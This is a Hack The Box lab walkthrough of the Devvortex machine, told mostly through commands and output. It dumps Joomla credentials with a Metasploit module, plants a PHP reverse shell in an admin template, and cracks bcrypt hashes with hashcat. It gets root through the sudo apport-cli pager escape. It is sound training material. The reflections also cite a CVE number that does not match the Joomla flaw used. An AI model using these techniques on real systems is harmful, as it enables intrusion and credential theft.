Devvortex Walkthrough - HTB Easy | Joomla Information Disclosure & Apport-CLI Privilege Escalation
Complete walkthrough of Devvortex from Hack The Box. Covers exploiting Joomla CMS vulnerability for information disclosure, credential extraction from configuration files, template injection for reverse shell, MySQL database enumeration, bcrypt hash cracking, and exploiting apport-cli (CVE-2023-1326) to gain root access.

Overview
Devvortex is an easy-difficulty Linux machine that features a Joomla CMS that is vulnerable to information disclosure. Accessing the service’s configuration file reveals plaintext credentials that lead to Administrative access to the Joomla instance. With administrative access, the Joomla template is modified to include malicious PHP code and gain a shell. After gaining a shell and enumerating the database contents, hashed credentials are obtained, which are cracked and lead to SSH access to the machine. Post-exploitation enumeration reveals that the user is allowed to run apport-cli as root, which is leveraged to obtain a root shell.
External Enumeration
Nmap
Let’s start with an Nmap scan to understand the attack surface:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─[eu-vip-21]─[10.10.14.6]─[dua2z3rr@htb-irxnygkfue]─[~]
└──╼ [★]$ sudo nmap 10.10.11.242 -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

<SNIP>

┌─[eu-vip-21]─[10.10.14.6]─[dua2z3rr@htb-irxnygkfue]─[~]
└──╼ [★]$ sudo nmap 10.10.11.242 -vv -p 22,80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 80: HTTP running nginx 1.18.0
- Domain: devvortex.htb
Web Application Analysis
HTTP Service
Let’s visit port 80 through the browser after adding the record to the /etc/hosts file:

Reopening the site in Burp Suite’s browser reveals nothing on the site redirects us, and if there are interesting pages (like the contact page), they don’t make any web requests and redirect us back to the homepage.
ffuf - Directory Fuzzing
Let’s try fuzzing the web app directories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─[eu-vip-21]─[10.10.14.6]─[dua2z3rr@htb-irxnygkfue]─[~]
└──╼ [★]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-big.txt:FUZZ -u http://devvortex.htb/FUZZ -recursion -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
Unfortunately, we find nothing. Let’s proceed with subdomain fuzzing:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─[eu-vip-21]─[10.10.14.6]─[dua2z3rr@htb-irxnygkfue]─[~]
└──╼ [★]$ ffuf -w /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://FUZZ.devvortex.htb/ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.devvortex.htb/
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
Subdomain fuzzing also has no effect. Let’s try virtual hosts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─[eu-vip-21]─[10.10.14.6]─[dua2z3rr@htb-irxnygkfue]─[~]
└──╼ [★]$ ffuf -w /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://devvortex.htb -H 'Host: FUZZ.devvortex.htb' -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 118ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
Virtual host discovered: dev.devvortex.htb
The ffuf -fw flag is used to filter responses, excluding those with a certain number of words.
dev Virtual Host
After adding the dev vhost to the /etc/hosts file, let’s access it through the browser:


Going to the /administrator directory, we access the administrator login page:
Reading the Joomla documentation, we learn about an endpoint called cms_version that allows us to see the CMS version:

Joomla version: 4.2.6
Exploit Research
Finding the Vulnerability

The vulnerability allows for improper access checks in the Joomla API.
Initial Access
Exploit Execution
Using Metasploit’s auxiliary module:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/joomla_api_improper_access_checks) >> exploit
[+] Users JSON saved to /home/dua2z3rr/.msf4/loot/20250925220638_default_10.10.11.242_joomla.users_171074.bin
[+] Joomla Users
============

 ID   Super User  Name        Username  Email                Send Email  Register Date        Last Visit Date      Group Names
 --   ----------  ----        --------  -----                ----------  -------------        ---------------      -----------
 649  *           lewis       lewis     lewis@devvortex.htb  1           2023-09-25 16:44:24  2023-10-29 16:18:50  Super Users
 650              logan paul  logan     logan@devvortex.htb  0           2023-09-26 19:15:42                       Registered

[+] Config JSON saved to /home/dua2z3rr/.msf4/loot/20250925220638_default_10.10.11.242_joomla.config_720584.bin
[+] Joomla Config
=============

 Setting        Value
 -------        -----
 db encryption  0
 db host        localhost
 db name        joomla
 db password    P4ntherg0t1n5r3c0n##
 db prefix      sd4fg_
 db user        lewis
 dbtype         mysqli

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Credentials obtained:
- Username:
lewis - Password:
P4ntherg0t1n5r3c0n##
Admin Dashboard Access
Logging into the admin panel with credentials lewis:P4ntherg0t1n5r3c0n##:


We discover another user named logan:
Template Modification
We notice we can modify templates, especially the admin template:

Pasting pentestmonkey’s reverse shell and we obtain a reverse shell:
1
2
3
4
5
6
7
8
9
10
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.242 38918
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 20:24:28 up  7:34,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Lateral Movement
MySQL Enumeration
Thanks to the previous exploit, we know there’s a MySQL instance. Let’s access it with lewis’s credentials:
1
2
3
4
5
6
7
8
9
www-data@devvortex:/$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 177274
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)
<SNIP>
mysql>
Let’s enumerate the databases to help with lateral escalation:
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla
use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;

+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
<SNIP>
| sd4fg_users                   |
| sd4fg_viewlevels              |
| sd4fg_webauthn_credentials    |
| sd4fg_workflow_associations   |
| sd4fg_workflow_stages         |
| sd4fg_workflow_transitions    |
| sd4fg_workflows               |
+-------------------------------+
71 rows in set (0.00 sec)

mysql> select * from sd4fg_users;
select * from sd4fg_users;

+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| id  | name       | username | email               | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activation | params                                                                                                                                                  | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2025-09-25 20:08:07 | 0          |                                                                                                                                                         | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$jcRwMgo7QXlX68cARD2TLe.VWHu/v3f9Gk2qm9n2I9NKXLYPTdh7C |     0 |         0 | 2023-09-26 19:15:42 | NULL                |            | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |        |      |            0 |              |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+---------------------------------------------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
2 rows in set (0.00 sec)
Logan’s hash found: $2y$10$jcRwMgo7QXlX68cARD2TLe.VWHu/v3f9Gk2qm9n2I9NKXLYPTdh7C
Password Cracking
Hashcat
Identifying the hash with hashid:
1
2
3
4
5
6
7
8
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashid -m hash
--File 'hash'--
Analyzing '$2y$10$jcRwMgo7QXlX68cARD2TLe.VWHu/v3f9Gk2qm9n2I9NKXLYPTdh7C'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
--End of file 'hash'--
Now let’s crack it with hashcat:
1
2
3
4
5
6
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashcat -a 0 -m 3200 hash /home/dua2z3rr/SecLists/Passwords/rockyou/rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
$2y$10$jcRwMgo7QXlX68cARD2TLe.VWHu/v3f9Gk2qm9n2I9NKXLYPTdh7C:tequieromucho
<SNIP>
Password cracked: tequieromucho
SSH Access
Let’s try accessing SSH with this password:
1
2
3
4
5
6
7
8
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
<SNIP>
Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
User flag obtained.
Privilege Escalation
Sudo Enumeration
As always, let’s run sudo -l:
1
2
3
4
5
6
7
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
We can run /usr/bin/apport-cli as sudo.
Exploit Research - CVE-2023-1326
Checking the version:
1
2
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
Searching for an exploit, we find the vulnerability CVE-2023-1326.
Root Access
Exploiting apport-cli
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
logan@devvortex:~$ ps -ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
logan       3239  0.0  0.2  19040  9628 ?        Ss   20:49   0:00 /lib/systemd/systemd --user
logan       3244  0.0  0.0 169204  3240 ?        S    20:49   0:00 (sd-pam)
logan       3345  0.0  0.1  14060  6024 ?        S    20:49   0:00 sshd: logan@pts/1
logan       3347  0.0  0.1  10128  5584 pts/1    Ss   20:49   0:00 -bash
logan       3594  0.0  0.0  10808  3548 pts/1    R+   21:05   0:00 ps -ux
logan@devvortex:~$ sudo /usr/bin/apport-cli -f -P 3239

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
............
*** It seems you have modified the contents of "/etc/systemd/journald.conf".  Would you like to add the contents of it to your bug report?


What would you like to do? Your options are:
  Y: Yes
  N: No
  C: Cancel
Please choose (Y/N/C): y

*** It seems you have modified the contents of "/etc/systemd/resolved.conf".  Would you like to add the contents of it to your bug report?


What would you like to do? Your options are:
  Y: Yes
  N: No
  C: Cancel
Please choose (Y/N/C): y
.................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (737.3 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
When you see the : prompt, type !/bin/bash to get a root shell:
1
2
root@devvortex:/home/logan# whoami
root
Root flag obtained. Box completed.
Reflections
Main Mistake
My biggest mistake was spending too much time on directory fuzzing when nothing was showing up on the main domain. I should have pivoted to vhost/subdomain enumeration much earlier instead of trying different wordlists for directories.
Alternative Approaches
Instead of using Metasploit’s auxiliary module for the Joomla vulnerability, I could have manually exploited CVE-2023-30253 by crafting the API requests myself, which would have given me better understanding of the vulnerability mechanics.
Open Question
I’m curious about the security implications of allowing users to run apport-cli with sudo privileges. What legitimate use case requires this?
Completed this box? What was your privilege escalation method? Leave a comment down below!